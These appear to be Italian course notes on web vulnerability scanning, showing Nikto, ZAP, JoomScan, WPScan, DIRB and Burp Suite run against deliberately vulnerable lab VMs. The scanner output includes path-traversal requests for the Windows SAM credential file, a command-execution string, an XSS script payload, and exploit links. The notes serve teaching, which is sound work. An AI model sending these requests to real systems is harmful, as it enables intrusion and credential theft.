+ OSVDB-3092: /phpMyAdmin/Documentation.html: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts  
.
```

Il file esposto è il *changelog* di phpMyAdmin, che ci dà informazioni sulla storia del servizio che è online, quali aggiornamenti ha subito, cosa è stato aggiunto, quali problemi di sicurezza sono stati risolti, ecc...

Anche in questo caso possiamo accedere tramite il browser a questo file, all'indirizzo

<http://10.0.2.6/phpMyAdmin/changelog.php>.

Per altri esempi su *Nikto2* si rimanda alle slide del corso: *slide 25* alla *slide 29* del pdf “Argomento 9 - Vulnerability Mapping - Parte 3.pdf”.

Proviamolo ora su *Metasploitable 3* (in questo caso specifichiamo la porta 8080 con l'opzione `-p`, in quanto la maggior parte dei servizi di *Metasploitable 3* sono erogati su questa porta) e analizziamo alcune righe significative dell'output:

```
+ Server banner has changed from '' to 'GlassFish Server Open Source Edition 4.0' which may suggest a WAF, load balancer or proxy is in place
+ Retrieved x-powered-by header: Servlet/3.1 JSP/2.3 (GlassFish Server Open Source Edition 4.0 Java/Oracle Corporation/1.8)
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Allowed HTTP Methods: GET, HEAD, POST, PUT, DELETE, TRACE, OPTIONS
+ OSVDB-397: HTTP method ('Allow' Header): 'PUT' method could allow clients to save files on the web server.
+ OSVDB-5646: HTTP method ('Allow' Header): 'DELETE' may allow clients to remove files on the web server.
+ /nsm/..%5CUtil/attrib.bas: Netbase util access is such that several utility scripts might be run (including NDS tree enumeration and running .bas files on server)
+ /nsm/..%5CUtil/copy.bas: Netbase util access is such that several utility scripts might be run (including NDS tree enumeration and running .bas files on server)
```

```
+ Server banner has changed from '' to 'GlassFish Server Open Source Edition 4.0' which may suggest a WAF, load balancer or proxy is in place
+ Retrieved x-powered-by header: Servlet/3.1 JSP/2.3 (GlassFish Server Open Source Edition 4.0 Java/Oracle Corporation/1.8)
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Allowed HTTP Methods: GET, HEAD, POST, PUT, DELETE, TRACE, OPTIONS
+ OSVDB-397: HTTP method ('Allow' Header): 'PUT' method could allow clients to save files on the web server.
+ OSVDB-5646: HTTP method ('Allow' Header): 'DELETE' may allow clients to remove files on the web server.
+ /nsn/.%5Cutil/attrib.bas: Netbase util access is possible which means that several utility scripts might be run (including directory listings, NDS tree enumeration and running .bas files on servers)
+ /nsn/.%5Cutil/copy.bas: Netbase util access is possible which means that several utility scripts might be run (including directory listings, NDS tree enumeration and running .bas files on servers)
```

Potrebbe permettere ai client di caricare file sul Web Server

Potrebbe permettere ai client di cancellare file dal Web Server

In particolare, queste due righe ci dicono che potrebbe essere possibile effettuare l'upload di file sul web server e la cancellazione di file sullo stesso, il tutto senza autenticazione.

```
+ /nsn/..%5Cutil/type.bas: Netbase util access is possible which means that several utility scripts might be run (including directory listings, NDS tree enumeration and running .bas files on server)
+ /nsn/..%5Cweb/env.bas: Netbase util access is possible which means that several utility scripts might be run (including directory listings, NDS tree enumeration and running .bas files on server)
+ /nsn/..%5Cwebdemo/env.bas: Netbase util access is possible which means that several utility scripts might be run (including directory listings, NDS tree enumeration and running .bas files on server)
+ OSVDB-583: /cgi-bin/%2E%2E%2F%2E%2E%2F%2E%2E%2F%2E%2E%2F%2E%2E%2F%2E%2E%2F%2E%2F%57%69%6E%64%6F%77%73%2Fping.exe%20127.0.0.1: Specially formatted strings allow command execution. Upgrade to version 1.15 or higher. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0011.
+ OSVDB-721: ../../%2F..%2F..%2F..%2F..%2Fwindows/repair/sam: BadBlue server is vulnerable to multiple remote exploits. See http://www.securiteam.com/exploits/5HP0M2A60G.html for more information.
+ OSVDB-721: ../../%2F..%2F..%2F..%2F..%2F..%2Fwinnt/repair/sam: BadBlue serv
```

Questa riga ci dice che c'è la possibilità di eseguire comandi arbitrari sul server tramite l'opportuna formattazione di stringhe. Questo tipo di vulnerabilità è particolarmente significativa perché potrebbe provocare l'invio di una **shellcode**, e nel caso di vulnerabilità che permettono la *privilege escalation*, addirittura riusciremmo a ottenere il controllo totale della macchina.

Alla fine dell'output di *nikto* sono mostrate anche una serie di statistiche. *Nikto* purtroppo non funziona nel caso in cui c'è una componente intermedia che scherma l'applicazione web, ma vedremo successivamente alcuni strumenti che permettono di risolvere questo problema.

OWASP ZAP


OWASP ZAP (Zed Attack Proxy) è uno strumento evoluto basato su *Java* fornito dal progetto **OWASP** (di cui abbiamo parlato nelle metodologie di testing), ed è sostanzialmente il principale **web application vulnerability scanner** (o comunque quello che funziona meglio).

Si occupa di effettuare scansioni delle vulnerabilità in contesti *web-based* e fornisce in output diverse informazioni, quali: la problematica, la vulnerabilità rilevata, in che pagina è presente la vulnerabilità ed eventuali soluzioni di mitigazione.

Non è presente di default in *Kali Linux* e va installato con il comando: `apt-get install zaproxy`

La rilevazione delle vulnerabilità in un contesto *web-based* va sempre a braccetto con la visita dell'asset, per cui vanno scoperte le pagine web, e questo OWASP ZAP può farlo tranquillamente, in quanto può operare come **Web Crawler** e come **Web Proxy**. In realtà queste rappresentano due facce della stessa medaglia, in quanto in uno scenario reale un *pentester* potrebbe accontentarsi solo di effettuare la prima fase perché magari gli interessa sapere solo quali sono tutte le pagine di un'applicazione web e poi svolgere l'analisi separatamente, magari con altri strumenti.

Per avviare OWASP ZAP basta digitare il comando `owasp-zap`. Di seguito uno screenshot dell'interfaccia principale di OWASP ZAP:



La prima volta che si avvia il programma, è consigliabile selezionare l'opzione

“No, I do not want to persist this session at this moment in time”

in quanto può portare ad incongruenze nell'output, nel caso in cui il programma venga chiuso e riaperto.

Una volta fatto ciò controlliamo gli aggiornamenti tramite l'icona dei tre cubetti *RGB* assonometrici. A questo punto siamo pronti ad utilizzare il programma. Proviamolo allora su uno dei servizi vulnerabili by design di *Metasploitable 2*, e in particolare analizzeremo **Mutillidae**, un'applicazione web vulnerabile, accessibile all'indirizzo IP (gli indirizzi IP indicati fanno sempre riferimento alla configurazione utilizzata nell'esempio e potrebbero variare nella configurazione effettiva dello studente)

<http://10.0.2.10/mutillidae>.

Per analizzare il servizio clicchiamo su Automated Scan, inseriamo l'indirizzo IP, e clicchiamo su Attack. Lo strumento dovrebbe metterci un po' di tempo in quanto va a visitare ricorsivamente tutte le pagine presenti sotto /mutillidae/ e sono molte decine di migliaia. Una volta terminata l'esecuzione, le vulnerabilità che sono state rilevate ci vengono mostrate nella sezione alerts.

The screenshot shows the OWASP ZAP interface. In the center, a detailed view of a found XSS vulnerability is displayed. The URL is `http://10.0.2.5/mutillidae/index.php?choice=%3C%2Ftd%3E%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E%3Ctd%3E&id=2&page=user-profile&submit=Submit+Vote`. The risk level is marked as High. The attack payload is `<(td><script>alert(1);</script></td>`. The description panel explains what XSS is, mentioning it's an attack technique that involves echoing attacker-supplied code into a user's browser instance. The solution section suggests using a vetted library or framework that does not allow this weakness to occur or provides constraints that make this weakness easier to avoid.

Per ogni vulnerabilità trovata, possiamo vedere diverse informazioni quali, le pagine colpite da questa vulnerabilità, ecc...

Per una visione più precisa dell'utilizzo del tool vedere dalla slide 39 alla slide 62 del pdf “Argomento 9 - Vulnerability Mapping - Parte 3.pdf”.

OWASP ZAP permette anche di generare un **report personalizzato**, dal menu Report → Generate Report. Nel report possono essere inserite tutte le vulnerabilità o solo quelle più significative; inoltre è possibile scegliere tra vari formati in base alle esigenze (PDF per la lettura, HTML o JSON per il parsing, ecc...). Il report è interpretabile in maniera immediata, come possiamo vedere di seguito:

ZAP Scanning Report

Site: <http://10.0.2.5>

Generated on Tue, 25 Apr

Summary of Alerts

Risk Level	Number of Alerts
High	9
Medium	9
Low	7
Informational	5

Possiamo notare come anche in questo report, così come il *Penetration Testing Report*, le informazioni vengono mostrate prima ad un livello alto di astrazione, per poi scendere nei dettagli.

8.6.9 CMS & Framework Identification

JoomScan

OWASP Joomla Vulnerability Scanner Project è uno strumento open source appartenente sempre al progetto *OWASP*, che permette di automatizzare la rilevazione delle vulnerabilità nelle implementazioni del **CMS Joomla**, di rilevare configurazioni errate e carenze a livello di amministrazione dei servizi (ad esempio password deboli) offerti da *Joomla*.

Fornisce un'interfaccia intuitiva e genera i report finali sia in formato testuale che *HTML*.

Questo strumento ci consente di individuare tutto ciò che ha a che fare con problematiche di sicurezza insite in *Joomla*: configurazioni errate, vulnerabilità sfruttabili tramite exploitation, possibilità di accesso a file che non dovrebbero essere acceduti, ecc...

Non è presente di default in Kali Linux e può essere installato tramite il comando:

```
apt-get install joomscan
```

Per avviarlo è sufficiente digitare `joomscan`, ed è possibile accedere all'help usando l'opzione `-help`. Utilizziamolo per analizzare una nuova macchina vulnerabile by design, il cui nome è *OWASP Broken Web Apps* (nel caso dell'esempio 10.0.2.4 e scaricabile da qui:

https://www.dropbox.com/s/ja1923vm0ghwth7/OWASP_BWA.ova?dl=0) il cui URL al servizio *Joomla* è `http://10.0.2.4/joomla/`. Proviamolo ed analizziamo alcune righe di output:



```
joomscan -u http://10.0.2.4/joomla/
[+] [OWASP JoomScan]
[+] Version : 0.0.7
[+] Update Date : [2018/09/23]
[+] Authors : Mohammad Reza Espargham , Ali Razmjoo
[+] Code name : Self Challenge
[+] @OWASP_JoomScan , @rezesp , @Ali_Razmjoo , @OWASP

Processing http://10.0.2.4/joomla/ ...

[+] FireWall Detector
[+] Firewall not detected

[+] Detecting Joomla Version
[+] Joomla 1.5
```



Vulnerabilità rilevate e relativi exploit

```
[+] Core Joomla Vulnerability
[+] Joomla! 1.5 Beta 2 - 'Search' Remote Code Execution
EDB : https://www.exploit-db.com/exploits/4212/

Joomla! 1.5 Beta/Beta2/RC1 - SQL Injection
CVE : CVE-2007-4781
EDB : https://www.exploit-db.com/exploits/4350/

Joomla! 1.5.x - (Token) Remote Admin Change Password
CVE : CVE-2008-3681
EDB : https://www.exploit-db.com/exploits/6234/

Joomla! 1.5.x - Cross-Site Scripting / Information Disclosure
CVE: CVE-2011-4909
EDB : https://www.exploit-db.com/exploits/33061/

Joomla! 1.5.x - 404 Error Page Cross-Site Scripting
EDB : https://www.exploit-db.com/exploits/33378/

Joomla! 1.5.12 - read/exec Remote files
EDB : https://www.exploit-db.com/exploits/11263/
```

In queste righe di output vengono mostrate le vulnerabilità rilevate, le *CVE* di riferimento e il link all'exploit che possiamo usare per lo sfruttamento della vulnerabilità.

Analizziamo altre righe:

```
[+] Checking apache info/status files
[+] Readable info/status files are not found

[+] admin finder
[+] Admin page : http://10.0.2.4/joomla/administrator/


[+] Checking robots.txt existing
[+] robots.txt is found
path : http://10.0.2.4/joomla/robots.txt

Interesting path found from robots.txt
http://10.0.2.4/joomla/administrator/
http://10.0.2.4/joomla/cache/
http://10.0.2.4/joomla/components/
http://10.0.2.4/joomla/images/
http://10.0.2.4/joomla/includes/
http://10.0.2.4/joomla/installation/
http://10.0.2.4/joomla/language/
http://10.0.2.4/joomla/libraries/
http://10.0.2.4/joomla/media/
```

Pagina di accesso
per l'amministratore

In queste righe viene evidenziato come sia accessibile la pagina di amministrazione a cui potremmo provare ad accedere facendo **brute force**, magari tramite informazioni che sono state nascoste dal file **robots.txt**, anch'esso accessibile.

Joomscan permette anche di creare un **report finale**, che viene memorizzato in `/usr/share/joomscan/reports/`, che si presenta in questo modo:



The screenshot shows a report generated by Joomscan. At the top is a key icon. Below it is a table of contents with sections like "Vulnerability", "FireWall Detector", "Joomla Version", "Core Joomla Vulnerability", "apache info/status files", "admin finder", "robots.txt existing", "common backup files name", "common log files name", and "sensitive config.php.x file". The bottom of the report includes a timestamp and a note about the code name.

WPScan

Wordpress Security Scanner è un progetto nato per scopi non commerciali e sviluppato per automatizzare la rilevazione delle vulnerabilità presenti nel CMS *WordPress*. È scritto in Ruby. Proviamo ad utilizzarlo sempre sulla macchina *OWASP BrokenWeb Apps*:

```
wpSCAN --url http://10.0.2.4/wordpress/
```

```
Interesting Finding(s):
[+] http://10.0.2.4/wordpress/
| Interesting Entries:
| - Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with S
uhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenS
SL/0.9.8k Phusion Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
|   X-Powered-By: PHP/5.3.2-1ubuntu4.30
| - Status: 200 OK
| Found By: Headers (Passive Detection)
| Confidence: 100%
[+] http://10.0.2.4/wordpress/xmlrpc.php
| Found By: Headers (Passive Detection)
| Confidence: 60%
| Confirmed By: Link Tag (Passive Detection), 30% confidence
| References:
|   - http://codex.wordpress.org/XML-RPC_Pingback_API
|   - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_s
canner
|   - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
|   - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlr
pc_login
|   - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingbac
```

Le informazioni mostrate riguardano le vulnerabilità di sicurezza della versione di *Wordpress* installata sulla macchina, eventualmente che puntano a fonti esterne: vediamo infatti qualche collegamento a **rapid7**, fonte che abbiamo visto in precedenza.

WPScan è utile perché ci dà indicazioni su quali exploit dovremmo utilizzare per sfruttare le vulnerabilità rilevate.

WhatWeb

WhatWeb è un altro strumento molto potente che permette di rilevare le tecnologie utilizzate sull'asset che stiamo analizzando: in particolare rileva eventuali CMS, piattaforme, librerie, web server, ecc...

Tutte queste informazioni possono essere utilizzate nelle fasi successive per trovare eventualmente vulnerabilità relative a quelle tecnologie. **WhatWeb** fornisce quasi 2000 plugin e identifica inoltre la versione degli applicativi, indirizzi e-mail, account ID, moduli utilizzati da framework web, errori SQL, ecc...

Vediamo un esempio di utilizzo:

```
root@kali:~# whatweb 10.0.2.4
http://10.0.2.4 [200 OK] Apache[2.2.14][mod_mono/2.4.3,mod_perl/2.0.4,mod_python/3.3.1,mod_ssl/2.2.14,proxy_html/3.0.1], Country[RESERVED][ZZ], Email[admin@metacorp.com,admin@owaspbwa.org,bob@ateliergraphique.com,cycloneuser-3@cyclonettransfers.com,jack@metacorp.com,test@thebodgeitstore.com], HTML5, HTTPServer[Ubuntu Linux][Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-lubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1], IP[10.0.2.4], JQuery[1.3.2], OpenSSL[0.9.8k], PHP[5.3.2-lubuntu4.30][Suhosin-Patch], Passenger[4.0.38], Perl[5.10.1], Python[2.6.5], Script[text/javascript], Title[owaspbwa OWASP Broken Web Applications]
```

8.6.10 Web Crawlers & Directory Brute Force

Un **web crawler**, noto anche come **spider** o **bot**, è un programma automatizzato che naviga il web in modo sistematico e metodico per raccogliere informazioni sui siti web. I **web crawler** sono utilizzati dai motori di ricerca per indicizzare il contenuto delle pagine web, rendendolo disponibile per le ricerche degli utenti. Funzionano seguendo i link da una pagina all'altra e costruendo un indice delle parole trovate e dei loro contesti, il che permette di rispondere rapidamente alle query di ricerca.

Un **content scanner** si concentra sull'analisi e l'ottimizzazione dei contenuti di un sito web, un **vulnerability scanner** si concentra sulla sicurezza e sulla protezione del sito web dalle minacce esterne.

DIRB

DIRB fa parte di un'altra categoria di strumenti per la sicurezza delle web app, ovvero è un **web content scanner**: non si occupa di rilevare vulnerabilità in senso canonico del termine, ma fornisce tutte le directory e i file che trova. Queste informazioni saranno poi utilizzate da noi **pentester** e sfruttate in modo opportuno.

Utilizza un metodo simile a quelli visti nella fase di *Information Gathering*: fa uso di una **wordlist**, effettuando **attacchi basati su dizionario**, e analizza le risposte ottenute dal *web server*. Fornisce alcuni dizionari preconfigurati, disponibili in `/usr/share/dirb/wordlists`, e permette la creazione di dizionari personalizzati tramite strumenti quali `html2dic`, `gendict`, `cewl`, ecc...

Proprio **cewl** è uno strumento molto potente che permette di generare una **wordlist** personalizzata in base all'asset che stiamo analizzando.

Proviamo a utilizzare `dirb` su `joomla` e analizziamo l'output.

L'output è abbastanza chiaro e ci mostra la **wordlist** utilizzata, le parole trovate, ecc...

L'80% dei progetti dell'anno precedente ha utilizzato strumenti come `dirb` e `DirBuster` tra la fase di Vulnerability Assessment e Exploitation.

```
root@kali:~# dirb http://10.0.2.4/joomla/
-----
DIRB v2.22
By The Dark Raver
-----
START_TIME: Sun Nov 10 15:23:14 2019
URL_BASE: http://10.0.2.4/joomla/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
-----
GENERATED WORDS: 4612
-----
---- Scanning URL: http://10.0.2.4/joomla/ ----
==> DIRECTORY: http://10.0.2.4/joomla/administrator/
==> DIRECTORY: http://10.0.2.4/joomla/cache/
==> DIRECTORY: http://10.0.2.4/joomla/components/
+ http://10.0.2.4/joomla/configuration (CODE:200|SIZE:0)
==> DIRECTORY: http://10.0.2.4/joomla/images/
==> DIRECTORY: http://10.0.2.4/joomla/includes/
+ http://10.0.2.4/joomla/index (CODE:200|SIZE:8426)
```

OWASP DirBuster

Altro strumento di *web content scanner*, fornisce una GUI e anch'esso richiede una *wordlist*. È più difficile da approcciare rispetto a *dirb* ma si basa sullo stesso principio di funzionamento. È un'applicazione Java *multi-thread* appartenente al progetto OWASP, progettata per effettuare il brute-force di directory e nomi di file su web server.

Risulta utile soprattutto per rilevare directory e file nascosti. La sua efficacia dipende essenzialmente dal dizionario utilizzato per il *brute force*.

Per gli esempi vedere le *slide 97* a *slide 101* del pdf “Argomento 9 - Vulnerability Mapping - Parte 3.pdf”.

Per il tool **Gobuster** e **Dirsearch** vedere le *slide 102* a *slide 106* del pdf “Argomento 9 - Vulnerability Mapping - Parte 3.pdf”.

8.6.11 Web App Proxy

Burp Suite


Rappresenta uno degli attori principali quando si tratta di analizzare la sicurezza delle *web application*. Non viene visto come un singolo strumento bensì un insieme di strumenti che permettono di effettuare delle operazioni diverse tra loro, come **interceptor proxy** (ovvero analizza le richieste tra client e server permettendo di poter modificarli), **operazioni di vulnerability assessment** (acquisire, analizzare e violare Web App utilizzando tecniche manuali ed automatizzate), etc...

Tuttavia, è necessario pagare una certa somma di denaro per poter usarlo a pieno delle possibilità. Ma per il nostro corso, utilizzeremo la versione *Community Edition* in quanto gratis e già integrata in Kali Linux.

È possibile avviare *Burp Suite* in due modalità (prima di aviarlo, bisogna assicurarsi che non ci siano altri programmi in esecuzione sulla porta 8080):

- mediante Menu "03 - Web Application Analysis"
- digitando il comando `burpsuite` dal terminale.

Nel nostro caso, avvieremo *Burp Suite* tramite la modalità testuale, digitando il comando `burpsuite`. Dopodiché, continuiamo con il procedimento automatizzato fino ad arrivare a tale schermata: dobbiamo checkare la scritta *Use Burp defaults*. A questo punto, clicchiamo *Start Burp*.




È buona prassi andare a leggere la documentazione presente nella sezione "help" di tale strumento in modo da utilizzarlo in maniera efficiente e produttiva.

Utilizzeremo tale strumento come **interceptor proxy** in maniera da effettuare attacchi **man in the middle**. Quindi, simuleremo un client che inviando la richiesta al browser, questo verrà intercettata dal proxy (nel nostro caso dal Burp Suite) per poter effettuare l'analisi/modifiche.

Innanzitutto, è necessario dover configuarlo:

- Dalla sezione *Proxy → Intercept*, impostare "*Intercept is off*" (necessario per effettuare le seguenti configurazioni);



- Dalla sezione *Proxy → Options*, assicurarsi che il proxy di *Burp Suite* sia impostato sulla porta **8080** di **localhost** (**127.0.0.1**) nel riquadro *Proxy Listeners* (in questa maniera si imposta che le richieste vengano prima consegnati al localhost prima di indirizzarli verso l'esterno);

A screenshot of the Burp Suite interface. The top navigation bar shows "Burp", "Project", "Intruder", "Repeater", "Window", and "Help". Below this is a secondary navigation bar with "Dashboard", "Target", "Proxy" (which is highlighted with a red box), "Intruder", "Repeater", "Sequencer", "Decoder", "Comparer", "Logger", and "Extensions". Under the "Proxy" tab, there are buttons for "HTTP history" and "WebSockets history". To the right of these buttons is a "Proxy settings" icon. At the bottom of the interface are buttons for "Forward", "Drop", "Intercept is off" (which is also highlighted with a red box), "Action", and "Open browser".

Proxy listeners

Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure your browser to use one of the listeners as its proxy server.

Add	Running	Interface	Invisible	Redirect	Certificate	TLS Protocols
<input type="button" value="Add"/>	<input checked="" type="checkbox"/> 127.0.0.1:8080	<input type="button" value="Edit"/>	<input type="button" value="Remove"/>	<input type="button" value="Per-host"/>	<input type="button" value="Default"/>	<input type="button" value="Project setting"/>

Assicurarsi che il proxy della Burp Suite sia impostato sulla porta 8080 di localhost (127.0.0.1)

Each installation of Burp generates its own CA certificate that Proxy listeners can use when negotiating TLS connections. You can import or export this certificate for use in other tools or another installation of Burp.

